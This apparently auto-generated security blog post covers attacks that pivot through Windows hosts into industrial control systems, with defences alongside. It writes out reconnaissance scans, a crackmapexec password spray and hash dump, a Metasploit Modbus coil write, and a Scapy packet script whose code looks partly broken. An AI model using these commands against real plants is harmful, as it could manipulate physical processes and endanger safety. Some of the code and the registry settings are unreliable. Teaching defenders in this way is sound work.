Listen to this Post
Introduction:

The traditional air-gap between Information Technology (IT) and Operational Technology (OT) is rapidly dissolving, creating a new, dangerous attack surface. While organizations focus on securing corporate data, they often overlook that Industrial Control Systems (ICS) are heavily reliant on standard Windows-based infrastructure—from Engineering Workstations to Active Directory. Attackers are exploiting this oversight, using familiar IT intrusion techniques as a beachhead to pivot into OT environments and manipulate physical processes, causing blackouts, mechanical failures, or safety system shutdowns.
Learning Objectives:
- Understand the convergence of IT and OT attack vectors and how Windows systems act as a bridge for attackers.
- Identify unauthenticated protocols and command injection flaws specific to industrial environments.
- Learn practical, step-by-step commands for hardening Windows endpoints within OT networks.
- Explore real-world exploitation techniques used to move from corporate networks to PLCs and HMIs.
- Implement mitigation strategies for rogue remote access and sensor spoofing.
You Should Know:
1. Mapping the Windows Attack Surface in OT
Mike Holcomb’s post highlights a critical reality: OT networks are not exotic, isolated mainframes. They are filled with standard Windows systems. Attackers scan for these assets first. Before they can inject malicious code into a PLC, they need a foothold. This usually comes from compromising an Engineering Workstation or a SQL server.
Step‑by‑step guide: Identifying Windows hosts in an OT segment using Nmap
To understand your exposure, you must first map the network. From a security auditing perspective, you can identify Windows machines by their open ports and SMB signatures.
 Scan a specific OT subnet for common Windows ports (SMB, RDP, NetBIOS)
nmap -sS -sV -p 139,445,3389,5985 192.168.1.0/24 -oA ot_windows_scan

Use nbtscan to pull NetBIOS names and MAC addresses to identify manufacturers
nbtscan 192.168.1.0/24
Explanation: The `-sS` performs a SYN scan, while `-sV` grabs banner versions. Port 5985 (WinRM) is often left open for management. The results will show you which Windows assets (Engineering Workstations, Domain Controllers) are visible, revealing your “bridge” to the physical process.
- Exploiting Weak Windows Credentials (The IT to OT Pivot)
Once an attacker identifies a Windows Engineering Workstation, the next step is credential theft or brute force. If an engineer uses the same password for their local Windows account as they do for the HMI software, the game is over. Attackers often use tools like `crackmapexec` to test credentials against SMB.
Step‑by‑step guide: Testing for password spraying across OT Windows hosts
Assuming an attacker has harvested a list of potential usernames from a corporate LinkedIn or breach, they will attempt to spray a common password across the discovered OT assets.
 Using CrackMapExec to attempt authentication with a known username/password combo
crackmapexec smb 192.168.1.0/24 -u "engineering_admin" -p "Password123" --local-auth

If successful, dump local users and hashes to move laterally
crackmapexec smb 192.168.1.10 -u "engineering_admin" -p "Password123" --sam
Mitigation: Enable Windows Defender Firewall rules to restrict SMB traffic (port 445) to only specific management VLANs, and enforce Local Security Authority (LSA) protection to prevent credential dumping (reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL /t REG_DWORD /d 1).
3. PLC Command Injection via Engineering Workstations
After compromising the Windows workstation, the attacker uses its native software (like Siemens TIA Portal or Rockwell Studio 5000) to communicate with the PLC. Since the workstation is “trusted” on the OT network, the PLC accepts commands. This is not a protocol vulnerability per se, but a trust violation.
Step‑by‑step guide: Simulating unauthorized logic change (Defensive perspective)
To test if your network is vulnerable to this, you must verify segmentation between the HMI/Engineering station and the PLC.
 From the compromised Windows host, use a tool like plcscan to fingerprint PLCs
git clone https://github.com/meh/plcscan.git
cd plcscan
python plcscan.py 192.168.1.100 192.168.1.150

Using Metasploit to simulate a Modbus client writing to a coil (logic change)
msf6 > use auxiliary/scanner/scada/modbusclient
msf6 > set RHOSTS 192.168.1.100
msf6 > set ACTION WRITE_COIL
msf6 > set DATA 1
msf6 > set ADDRESS 1
msf6 > run
Explanation: The `plcscan` identifies Siemens or Modbus devices. The Metasploit module sends a `WRITE_COIL` command. If successful, it proves an attacker can alter physical outputs. Defenders should implement application whitelisting (e.g., using Windows AppLocker) to prevent unauthorized binaries from running on the Engineering Workstation.
4. Manipulating Unauthenticated Protocols
Mike mentions “Unauthenticated protocols” like Modbus TCP or DNP3. These protocols were designed for reliability and speed, not security. They contain no inherent authentication, encryption, or authorization. Any device on the network can send commands to any other device.
Step‑by‑step guide: Crafting malicious Modbus packets with Scapy
You can use Python to craft raw packets to test if a PLC will respond to unauthorized commands.
 scapy_Modbus_test.py
from scapy.all import
from scapy.contrib.modbus import

Craft a Modbus packet to write to a single coil
ip = IP(dst="192.168.1.100")
tcp = TCP(sport=12345, dport=502, flags="S")
modb = ModbusADURequest(transId=1, protoId=0, len=6, unitId=1)/ModbusPDB05WriteSingleCoil(outputAddr=10, outputValue=0x0000)

Send the packet
pkt = ip/tcp/modb
sr1(pkt, timeout=2, verbose=1)
Mitigation: The only true mitigation is network segmentation. Use firewalls to restrict which IPs can talk to port 502 (Modbus) on the PLC. On the Windows side, you can use `netsh advfirewall` to block all inbound traffic to the PLC’s IP from non-engineering VLANs.
5. Rogue Remote Access and Sensor Spoofing
Attackers often leave behind rogue remote access tools (like VNC or RDP wrappers) on Windows HMIs to maintain persistence. Sensor spoofing involves manipulating the analog/digital input values that the PLC reads, causing it to make incorrect decisions.
Step‑by‑step guide: Detecting rogue remote access on Windows HMI
Use Windows command-line tools to look for listening ports associated with unauthorized remote tools.
:: Check for listening ports commonly used by remote access tools (VNC: 5900, RDP: 3389, TeamViewer: 5938)
netstat -an | findstr "5900 3389 5938"

:: Check for suspicious scheduled tasks that could re-establish remote access
schtasks /query /fo LIST /v | findstr "Remote"
Sensor Spoofing Simulation: In a lab, you can use a hardware pentesting tool like the Bash Bunny or a simple Arduino to replay previously recorded sensor data to the PLC, effectively blinding it to the real-world state.
6. Hardening Windows Against OT-Specific Threats
Since the Windows layer is the primary attack vector, hardening it is paramount. Unlike standard IT patching, OT patching is difficult due to vendor validation. However, configuration changes are often safe.
Step‑by‑step guide: Applying Windows security baselines for OT
Use PowerShell to apply critical security settings that don’t disrupt engineering software.
 Disable LLMNR and NetBIOS over TCP/IP (prevents spoofing attacks)
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NetBT\Parameters" -Name "SmbDeviceEnabled" -Value 0
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient" -Name "EnableMulticast" -Value 0

Enable PowerShell logging to detect malicious scripts
New-Item -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Force
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Name "EnableScriptBlockLogging" -Value 1
Explanation: Disabling LLMNR prevents attackers from poisoning name resolution requests, a common way to intercept credentials in OT environments.
What Undercode Say:
- Key Takeaway 1: The “IT Blindness” Trap is Fatal. Security teams often treat OT networks as “just another IT subnet,” applying generic scans that crash legacy systems, or ignoring them entirely. The reality is that the Windows assets inside OT are the linchpin. If an attacker takes over the Engineering Workstation, they own the physical process. Defenders must map these assets meticulously and apply compensating controls where patching is impossible.
- Key Takeaway 2: Protocol Insecurity is a Design Feature, Not a Bug. You cannot “patch” Modbus or DNP3 to add encryption. Therefore, defense must rely on architecture: deep packet inspection (DPI) firewalls that understand industrial protocols, unidirectional gateways, and the rigid enforcement of the Purdue Model. If traffic doesn’t belong on that layer, it must be physically blocked.
Analysis: Mike Holcomb’s infographic correctly highlights the overlapping threat landscape. The most sophisticated attacks (like Industroyer or Trisis) leverage this exact hybrid approach. The primary mistake observed in the field is the failure to segment the IT/OT boundary, allowing trivial malware like ransomware to spread into the control center and halt production. Teams must shift from focusing solely on corporate data breaches to ensuring operational continuity. This requires a fusion of IT security knowledge (Windows hardening, Active Directory security) and OT engineering knowledge (PLC logic, process safety).
Prediction:
As OT/ICS environments become more connected for the sake of Industry 4.0, we will see a sharp rise in “hybrid ransomware” that specifically targets Windows-based HMIs not to encrypt files, but to encrypt the engineering project files and connection credentials, holding the ability to restart production hostage. Furthermore, AI-driven attack tools will soon automate the discovery of protocol anomalies, allowing low-skill attackers to perform sensor-spoofing attacks that were previously the domain of nation-states, targeting industries like water treatment and power generation with increasing frequency.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Https: – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


